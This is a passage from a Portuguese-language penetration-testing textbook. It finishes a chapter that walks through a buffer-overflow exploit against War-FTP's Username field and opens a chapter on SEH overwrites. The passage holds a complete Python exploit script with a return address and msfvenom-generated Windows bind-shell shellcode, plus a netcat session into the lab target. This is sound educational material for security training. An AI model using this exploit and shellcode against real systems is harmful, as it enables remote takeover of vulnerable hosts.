


Figura 17.11 – Procurando JMP ESP com o Mona.

Vamos usar a primeira: o `PUSH ESP` seguido de um `RET` em `0x77C35459`. Como no capítulo 16, podemos definir um breakpoint para provocar uma pausa na execução quando alcançarmos nossas instruções para redirecionar a execução ao ESP e garantir que tudo esteja funcionando corretamente antes de substituir nossos *C*s por instruções a serem executadas. Defina um breakpoint no endereço de memória `0x77C35459` usando o comando **`bp 0x77C35459`** no Immunity Debugger, como mostrado na figura 17.12. [Para ver todos os breakpoints definidos no momento, acesse **View ▸ Breakpoints** (Visualizar ▸ Breakpoints) no Immunity Debugger.]

Agora substitua os quatro *B*s da string de seu exploit com o local do redirecionamento para o ESP, como mostrado na listagem 17.5.




Figura 17.12 – Breakpoints no Immunity Debugger.

Listagem 17.5 – Usando um endereço de retorno de um módulo executável

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + "D" * 607 ❶
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Com um breakpoint preparado, vamos colocar nosso novo endereço de retorno no local correto de nossa string de ataque em ❶ e alterar os 611 *C*s para quatro *C*s seguidos de 607 *D*s para levar em conta os quatro bytes da string de ataque

antes do ESP. Depois que a string de ataque estiver definida, execute o exploit no War-FTP e veja se ele alcança o nosso breakpoint no Immunity Debugger, como mostrado na figura 17.13.




Figura 17.13 – Alcançamos o nosso breakpoint.

Perfeito – observe na parte inferior da janela do Immunity Debugger que atingimos o nosso breakpoint.

NOTA Se você se esqueceu de levar a ordem dos bytes (endianness) em consideração, o seu breakpoint não será atingido; em vez disso, o programa provocará uma falha de violação de acesso em *5954C377*. Não se esqueça de inverter os bytes para o formato little-endian.

O próximo comando a ser executado está sendo mostrado na parte superior à esquerda da janela do Immunity Debugger no painel CPU. Utilize F7 para executar um comando de cada vez, em vez de fazer o programa continuar a executar normalmente. Pressione **F7** duas vezes para executar as instruções `PUSH ESP` e `RET` e, como esperado, a execução será redirecionada para o início de nossos `Ds` (44 em hexa), conforme mostrado na figura 17.14.




Figura 17.14 – Redirecionando a execução para a nossa string de ataque.

Obtendo um shell

Agora só precisamos inserir algo útil no lugar dos *D*s da seção anterior para a CPU executar instruções por nós. No capítulo 4, usamos a ferramenta Msfvenom do Metasploit para gerar executáveis maliciosos. Podemos usá-lo também para criar shellcode puro a ser inserido em nossos exploits criados manualmente. Por exemplo, podemos dizer a nossa CPU sequestrada para abrir um bind shell na porta TCP 4444 (ou em qualquer outra porta) usando o Msfvenom para gerar o shellcode para um payload do Metasploit.

Devemos dizer ao Msfvenom que payload será usado – neste caso, o *windows/shell_bind_tcp*, que é o shell de comandos inline do Windows. Também devemos informar o tamanho máximo que nosso shellcode pode ter.

NOTA À medida que fizer experiências com falhas no War-FTP, você perceberá que poderá deixar a string de ataque um pouco maior, porém a situação começa a ficar estranha em torno de 1.150 caracteres. (Veremos por que isso acontece no capítulo 18.) Com 1.100 caracteres, estamos seguros e nosso exploit sempre funcionará conforme esperado.

Nossa string atual do exploit contém 607 *D*s, portanto temos 607 bytes para o nosso shellcode. Por fim, devemos informar ao Msfvenom quais caracteres especiais devem ser evitados ao criar o payload. Nesse caso, devemos evitar o byte nulo (\x00), o carriage return (\x0d), o line feed (\x0a) e o @ (\x40).

NOTA Descobrir os caracteres indevidos é um assunto avançado, que está além do escopo deste livro, portanto simplesmente confie em mim e acredite que esses são os caracteres corretos para esse exploit. Esses caracteres indevidos fazem sentido: o byte nulo termina uma string; o carriage return e o line feed indicam uma nova linha e o @ introduzirá um erro de sintaxe em *user@server* em um login do FTP. Para obter mais informações sobre esse assunto, dê uma olhada em minha postagem de blog "Finding Bad Characters with Immunity Debugger and Mona.py" ("Descobrindo caracteres indevidos com o Immunity Debugger e o Mona.py") em *http://www.bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/*.

Forneça essas informações ao Msfvenom, como mostrado na listagem 17.6.

Listagem 17.6 – Gerando shellcode com o Msfvenom

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -s 607 -b '\x00\x40\x0a\x0d'
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
buf =
"\xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\xa2\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xc8\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\xa0\x8d\x49\xa7\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\xc7\xc3\x91\x84\x19\x2b\xa0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\xa8\xcf\xa8\x85" +
"\x6b\xad\x76\x03\x6e\x15\xfd\xb3\x4a\xa7\xd2\x22\x18\xab" +
"\x9f\x21\x46\xa8\x1e\xe5\xfc\xd4\xab\x08\xd3\x5c\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6f\xb0\x4c\xc4\xd5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\xe6\x56\xa8\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\xa7\xa3" +
"\x7f\x1e\xdf\x02\xff\xf5\x1f\xaa\x2a\x59\x70\x04\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8f\xc3\xde\xa5\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\x5b\xf9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
```

```
"\x67\x6c\xd8\x49\x77\xa5\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\xa4\x72\x2a\x3b\x87\x44\x2c\x44" +
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b"
```

O Msfvenom gerou nosso shellcode em 368 bytes, deixando-nos bastante espaço adicional. Substitua os *D*s do exploit pelo shellcode gerado, como mostrado na listagem 17.7.

Listagem 17.7 – Nosso exploit completo

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
shellcode = ("\xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\xa2\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xc8\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\xa0\x8d\x49\xa7\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\xc7\xc3\x91\x84\x19\x2b\xa0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\xa8\xcf\xa8\x85" +
"\x6b\xad\x76\x03\x6e\x15\xfd\xb3\x4a\xa7\xd2\x22\x18\xab" +
"\x9f\x21\x46\xa8\x1e\xe5\xfc\xd4\xab\x08\xd3\x5c\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6f\xb0\x4c\xc4\xd5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\xe6\x56\xa8\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\xa7\xa3" +
"\x7f\x1e\xdf\x02\xff\xf5\x1f\xaa\x2a\x59\x70\x04\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8f\xc3\xde\xa5\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\x5b\xf9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
"\x67\x6c\xd8\x49\x77\xa5\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\xa4\x72\x2a\x3b\x87\x44\x2c\x44" +
```

```
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b")
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + shellcode
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Ao tentar executar o exploit, algo inesperado acontece. Embora ainda possamos atingir nosso breakpoint e redirecionar a execução para o nosso shellcode, o War-FTP provoca uma falha antes de recebermos nosso bind shell na porta 4444. Algo no shellcode está causando uma falha, como mostrado na figura 17.15.




Figura 17.15 – O War-FTP provoca uma falha.

O shellcode codificado pelo Msfvenom deve inicialmente se decodificar antes de executar e, como parte do processo de decodificação, ele deve descobrir sua localização na memória por meio de uma rotina chamada getPC. Uma técnica comum para descobrir a localização atual na memória inclui o uso de uma instrução chamada `FSTENV`, que grava uma estrutura na pilha, sobrescrevendo o que estiver ali – em nosso caso, parte do shellcode. Tudo o que devemos fazer para resolver esse problema é mover o ESP para longe do shellcode, de modo que o getPC tenha espaço para trabalhar sem corromper o nosso shellcode. (O problema, em geral, é que, se os valores em EIP e em ESP estiverem muito próximos, o shellcode tenderá a se corromper, seja durante a decodificação ou durante a execução.) É isso que provocou nossa falha na execução anterior.

Podemos usar o utilitário Metasm para transformar uma instrução assembly simples em shellcode que poderá ser inserido em nosso exploit. Devemos deslocar o ESP para longe de nosso shellcode na memória. Isso pode ser feito por meio da instrução assembly `ADD`. A sintaxe é `ADD` *`destino, quantidade`*. Como nossa pilha consome endereços mais baixos de memória, vamos subtrair 1.500 bytes do ESP. A quantidade de bytes deve ser grande o suficiente para evitar a corrupção; 1.500 bytes normalmente é uma opção segura.

Vá para o diretório */usr/share/metasploit-framework/tools* e inicie *metasm_shell.rb*, como mostrado na listagem 17.8.

Listagem 17.8 – Gerando shellcode com o Metasm

```
root@kali:~# cd /usr/share/metasploit-framework/tools/
root@kali:/usr/share/metasploit-framework/tools# ./metasm_shell.rb
type "exit" or "quit" to quit
use ";" or "\n" for newline
metasm > sub esp, 1500❶
"\x81\xec\xdc\x05\x00\x00"
metasm > add esp, -1500❷
"\x81\xc4\x24\xfa\xff\xff"
```

Se tentarmos usar **`sub esp, 1500`** ❶, o shellcode resultante incluirá bytes nulos e, como discutimos anteriormente, um byte nulo é um caractere inadequado, que deve ser evitado por causa da especificação do FTP. Em vez disso, digite **`add esp, -1500`** ❷ (um equivalente lógico) no prompt `metasm`.

Agora adicione o shellcode resultante ao exploit, imediatamente antes do shellcode *windows/shell_bind_tcp*, como mostrado na listagem 17.9.

Listagem 17.9 – Exploit com o ESP fora do caminho

```
#!/usr/bin/python
import socket
shellcode = ("\xda\xd4\xd9\x74\x24\xf4\xba\xa6\x39\x94\xcc\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\xb2\xdb\x61\x30" +
"\x52\x92\x8a\xc9\xa2\xc5\x03\x2c\x93\xd7\x70\x24\x81\xe7" +
"\xf3\x68\x29\x83\x56\x99\xba\xe1\x7e\xae\x0b\x4f\x59\x81" +
"\x8c\x61\x65\x4d\x4e\xe3\x19\x8c\x82\xc3\x20\x5f\xd7\x02" +
"\x64\x82\x17\x56\x3d\xc8\x85\x47\x4a\x8c\x15\x69\x9c\x9a" +
"\x25\x11\x99\x5d\xd1\xab\xa0\x8d\x49\xa7\xeb\x35\xe2\xef" +
"\xcb\x44\x27\xec\x30\x0e\x4c\xc7\xc3\x91\x84\x19\x2b\xa0" +
"\xe8\xf6\x12\x0c\xe5\x07\x52\xab\x15\x72\xa8\xcf\xa8\x85" +
"\x6b\xad\x76\x03\x6e\x15\xfd\xb3\x4a\xa7\xd2\x22\x18\xab" +
"\x9f\x21\x46\xa8\x1e\xe5\xfc\xd4\xab\x08\xd3\x5c\xef\x2e" +
"\xf7\x05\xb4\x4f\xae\xe3\x1b\x6f\xb0\x4c\xc4\xd5\xba\x7f" +
"\x11\x6f\xe1\x17\xd6\x42\x1a\xe8\x70\xd4\x69\xda\xdf\x4e" +
"\xe6\x56\xa8\x48\xf1\x99\x83\x2d\x6d\x64\x2b\x4e\xa7\xa3" +
"\x7f\x1e\xdf\x02\xff\xf5\x1f\xaa\x2a\x59\x70\x04\x84\x1a" +
"\x20\xe4\x74\xf3\x2a\xeb\xab\xe3\x54\x21\xda\x23\x9b\x11" +
"\x8f\xc3\xde\xa5\x3e\x48\x56\x43\x2a\x60\x3e\xdb\xc2\x42" +
"\x65\xd4\x75\xbc\x4f\x48\x2e\x2a\xc7\x86\xe8\x55\xd8\x8c" +
"\x5b\xf9\x70\x47\x2f\x11\x45\x76\x30\x3c\xed\xf1\x09\xd7" +
"\x67\x6c\xd8\x49\x77\xa5\x8a\xea\xea\x22\x4a\x64\x17\xfd" +
"\x1d\x21\xe9\xf4\xcb\xdf\x50\xaf\xe9\x1d\x04\x88\xa9\xf9" +
"\xf5\x17\x30\x8f\x42\x3c\x22\x49\x4a\x78\x16\x05\x1d\xd6" +
"\xc0\xe3\xf7\x98\xba\xbd\xa4\x72\x2a\x3b\x87\x44\x2c\x44" +
"\xc2\x32\xd0\xf5\xbb\x02\xef\x3a\x2c\x83\x88\x26\xcc\x6c" +
"\x43\xe3\xfc\x26\xc9\x42\x95\xee\x98\xd6\xf8\x10\x77\x14" +
"\x05\x93\x7d\xe5\xf2\x8b\xf4\xe0\xbf\x0b\xe5\x98\xd0\xf9" +
"\x09\x0e\xd0\x2b")
buffer = "A" * 485 + "\x59\x54\xc3\x77" + "C" * 4 + "\x81\xc4\x24\xfa\xff\xff" + shellcode
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Com o ESP fora do caminho, e sabendo que o nosso shellcode não será corrompido no processo de ser decodificado ou executado, execute o exploit novamente e utilize o Netcat no Kali Linux para se conectar à porta TCP 4444 no alvo Windows, como mostrado aqui.

```
root@kali:~# nc 192.168.20.10 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Georgia\Desktop>
```

Com certeza, temos agora um shell no alvo Windows, conforme mostrado pelo prompt de comandos do Windows.

Resumo

Neste capítulo, utilizamos nosso conhecimento adquirido no capítulo 16 para explorar um programa vulnerável do mundo real: o programa War-FTP com um problema de buffer overflow no campo **Username** (Nome do usuário). Fizemos o programa provocar uma falha e localizamos o endereço de retorno; em seguida, em vez de fixar um endereço de memória no código para o endereço de retorno sobrescrito, descobrimos uma instrução `JMP ESP` em uma DLL carregada. Então preenchemos o registrador ESP controlado pelo invasor com um shellcode gerado pelo Msfvenom. Agora conseguimos assumir o controle de um programa de verdade.

No próximo capítulo, daremos uma olhada em outra técnica de exploração de falhas no Windows: as sobrescritas de SEH (Structured Exception Handlers).

CAPÍTULO 18

Sobrescritas de SEH

Quando algo dá errado e faz um programa provocar uma falha, é porque houve uma exceção. O acesso a um local de memória inválido é um tipo de exceção com o qual um programa pode se deparar.

Os sistemas Windows usam um método chamado *SEH* (*Structured Exception Handlers*, ou Tratamento de Exceções Estruturadas) para lidar com exceções de programas à medida que elas surgirem. O SEH é semelhante aos blocos try/catch do Java: o código é executado e, se algo der errado, a função interrompe a execução e a desvia para o SEH.

Cada função pode ter sua própria entrada de registro no SEH. Um *registro SEH* tem oito bytes e é constituído de um ponteiro para o próximo registro SEH (NSEH), seguido do endereço de memória do handler da exceção, como mostrado na figura 18.1. A lista de todas as entradas SEH corresponde à *cadeia SEH* (SEH chain).




Figura 18.1 – Estrutura do SEH.

Em muitos casos, uma aplicação utiliza somente a entrada SEH do sistema operacional para tratar as exceções. Provavelmente, você já deve estar familiarizado com esse uso; uma caixa de mensagem com algo como "A aplicação X teve um problema e deve ser encerrada" é apresentada. Entretanto os programas também podem definir entradas SEH personalizadas. Quando houver uma exceção, a execução será desviada para a cadeia SEH para que uma entrada que possa lidar com a exceção seja encontrada. Para visualizar a cadeia SEH de uma aplicação no Immunity Debugger, acesse **View ▸ SEH chain** (Visualizar ▸ Cadeia SEH), como mostrado na figura 18.2.

